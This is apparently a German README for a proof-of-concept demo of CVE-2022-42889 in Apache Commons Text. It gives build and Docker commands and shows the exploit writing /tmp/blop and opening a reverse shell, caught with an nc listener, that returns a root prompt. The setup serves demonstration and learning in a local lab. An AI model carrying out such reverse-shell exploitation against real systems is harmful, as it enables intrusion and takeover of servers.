 korteke/cve-2022-42889-poc
Eine einfache Anwendung, die zeigt, wie die Schwachstelle CVE-2022-42889 ausgenutzt werden kann.

Eine einfache Demo-Anwendung, die zeigt, wie die Sicherheitslücke CVE-2022-42889 ausgenutzt werden kann.

Nutzt OOB (Out of Band)-Dienste, um die Präfixe dns und url zu demonstrieren.
JavaDocs für commons-text interpolation commons-text JavaDocs
Beispiel-Interpolationen
Zitat von Rapid7
Die Sicherheitslücke wurde mit Log4Shell verglichen, da es sich um eine Sicherheitslücke auf Ebene einer Open-Source-Bibliothek handelt, die wahrscheinlich eine Vielzahl von Softwareanwendungen betrifft, die das entsprechende Objekt verwenden.
Erste Analysen deuten jedoch darauf hin, dass dies ein schlechter Vergleich ist. Die Art der Sicherheitslücke bedeutet, dass es im Gegensatz zu Log4Shell selten vorkommen wird, dass eine Anwendung die anfällige Komponente von Commons Text verwendet, um nicht vertrauenswürdige, potenziell schädliche Eingaben zu verarbeiten.
Java und maven können übersprungen werden, wenn man ein Image von Docker Hub bezieht.
Anwendung bauen
mvn clean package
Docker-Image bauen
docker build -t cve-2022-42889-poc .
Docker-Image ausführen
docker run --rm -p 8081:8081 -t cve-2022-42889-poc

Anwendung aufrufen und Anweisungen folgen
open http://localhost:8081
Überprüfen, dass die Sicherheitslücke eine neue Datei im Verzeichnis /tmp/ erstellt (/tmp/blop)
➜  ~ docker exec -ti cve-2022-42889-poc /bin/ls /tmp

blop		 tomcat-docbase.8081.12439436974042217796
hsperfdata_root  tomcat.8081.2549096106233509364
➜  ~
Reverse Shell. Starten Sie "nc" auf Ihrem lokalen Rechner
➜  ~ nc -lv 4242
root@7cfcd6a39a61:/# whoami && uname -a
whoami && uname -a
root
Linux 7cfcd6a39a61 5.10.76-linuxkit #1 SMP Mon Nov 8 10:21:19 UTC 2021 x86_64 GNU/Linux
root@7cfcd6a39a61:/#